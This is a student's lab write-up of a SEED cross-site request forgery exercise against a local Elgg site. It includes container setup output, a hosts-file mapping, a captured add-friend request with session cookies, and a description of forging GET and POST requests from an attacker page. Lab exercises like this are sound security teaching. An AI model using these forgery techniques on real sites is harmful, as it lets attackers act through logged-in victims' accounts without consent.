


hLab is called as Cross Request Forgery attack the lab has 3 components involving a victim user, trusted site and a malicious site. The request is made on behalf of victim from the third party and that is why it is called as Cross Request Forgery attack.

A) Network Interface for the experiment:



```
[09/04/22]seed@VM: ~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
--> Using cache
--> 0b48e41b8c64
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
--> Using cache
--> fa7dee99793c
Step 4/10 : COPY elgg/Csrf.php      $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/
Security/Csrf.php
--> Using cache
--> c568b4c1cee4
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/j
s/
--> Using cache
--> 8d5310c4ecf2
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> Using cache
--> 11f0dfc498ec
Step 7/10 : RUN a2ensite apache_elgg.conf
--> Using cache
--> c0515e804db5

[09/04/22]seed@VM: ~/.../Labsetup$ ls
attacker          image_attacker    image_www
docker-compose.yml image_mysql        mysql_data
[09/04/22]seed@VM: ~/.../Labsetup$ cd attacker
[09/04/22]seed@VM: ~/.../attacker$ dockps
78c1cf811a7d    elgg-10.9.0.5
72c50fb2ede0   attacker-10.9.0.105
310b3f160eb0   mysql-10.9.0.6
[09/04/22]seed@VM: ~/.../attacker$
```

D.N.S configuration :

We add the given websites and their corresponding IP addresses to the /etc/hosts file, this has to be done using the sudo instruction to grant the permission to write from wiz. Root user.


```
1 127.0.0.1 localhost
2 127.0.1.1 VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5 www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5 www.xsslabelgg.com
19 10.9.0.5 www.example32a.com
20 10.9.0.5 www.example32b.com
21 10.9.0.5 www.example32c.com
22 10.9.0.5 www.example60.com
23 10.9.0.5 www.example70.com
24
25 # For CSRF Lab
26 10.9.0.5 www.csrflabelgg.com
27 10.9.0.5 www.csrf-lab-defense.com
28 10.9.0.105 www.csrf-lab-attacker.com
29
30
31 # For CSRF lab
32 10.9.0.5 www.seed-server.com
33 10.9.0.5 www.example32.com
34 10.9.0.105 www.attacker32.com
35
```


For the purpose of screenshot I have included the original file that opened when you shoot `sudo gedit /etc/hosts`, for successfully implementing the attack we obviously have to remove all previous entries and include only the lab specific mapping for our DNS.

TASK 1: Observing HTTP Request.

We make use of HTTP Header Live to capture HTTP requests, here what we do is that we will turn the Header live and then type the webpage that we want to visit and as we hit enter we can see various information being shown by the HTTP live header from here we navigate further down to see the different type of login details and http get and post requests being sent out and communicating.

```
HTTP Header Live Main — Mozilla Firefox
http://www.seed-server.com/action/friends/add?friend=566__elgg_ts=16623154046__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=68v89odiglpvnnfjk5mkoloh6g; elggperm=znW7JFWLgbXGpoubuSbfpBM_tlvnfjh
GET: HTTP/1.1 200 OK
Date: Sun, 04 Sep 2022 18:17:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```






We will further see GET and POST requests example in the next tasks and how they help us gain valuable insight.


TASK 2 : CSRF Attack using GET request:


The website we will be using for our CSRF attacks:



We first need to log in using alice as alice needs to have an active connection for the attack to go through smoothly without making the victim have doubts. The following screenshot shows a GET request and how this request has various important parameters like the number 56 is GUID for alice, if we were to find and replace it with Sammy's GUID which we can find by visiting the page info source and embed it in the HTML img src tag we would essentially be able to automatically forge a HTTP GET request as soon as Alice would visit this page.


We already know elgg ts and token are countermeasures and they have been turned off so we do not use them in http get link.





Here we get the guid:





Here we embed the information in the `addfriend.html` file and can be viewed in the page source info if the attack is successful.




Here if you do cat addfriend.html you can see the GUID and the GET request embedded inside the img src tag of add friend.html file


```
root@72c50fb2ede0: /var/www/attacker
seed@VM: ~/.../Labsetup x seed@VM: ~/.../attacker x root@72c50fb2ede0: /var/www/attac... x
root@72c50fb2ede0:/# ls /var/www/attacker/
\addfriend.html editprofile.html index.html testing.html
root@72c50fb2ede0:/# /var/www/attacker# nano addfriend.html
bash: /var/www/attacker#: No such file or directory
root@72c50fb2ede0:/# /var/www/attacker# nano \addfriend.html
bash: /var/www/attacker#: No such file or directory
root@72c50fb2ede0:/# cd /var/attacker #nano addfriend.html
bash: cd: /var/attacker: No such file or directory
root@72c50fb2ede0:/# cd /var/www/attacker/
root@72c50fb2ede0:/var/www/attacker# /var/www/attacker# nano addfriend.html
bash: /var/www/attacker#: No such file or directory
root@72c50fb2ede0:/var/www/attacker# ls
addfriend.html editprofile.html index.html testing.html
root@72c50fb2ede0:/var/www/attacker# nano addfriend.html
root@72c50fb2ede0:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@72c50fb2ede0:/var/www/attacker#
```


And finally when alice is visiting the malicious webpage while being logged in we can add samy without friend request.



TASK 3: CSRF using POST request:




In this task we try to launch and attack using the cross-site request forgery using the POST method, the POST method is slightly different from the GET method in terms that when we use GET method we can directly include the code however for POST methods we add the code inside the body such that it automatically triggers a HTTPs request when the victim visits the malicious web page.




Here, we log in using alice's credentials and we track using HHTTP header live main and we do this so as to understand the structure of the post message.

We see a POST request along with similar information in the header. We see the cookie information is present here as well. We see that the content-length and content-type were not present in the GET request but are present in the POST request. This indicates that there is some additional content sent along with the HTTP Request header.



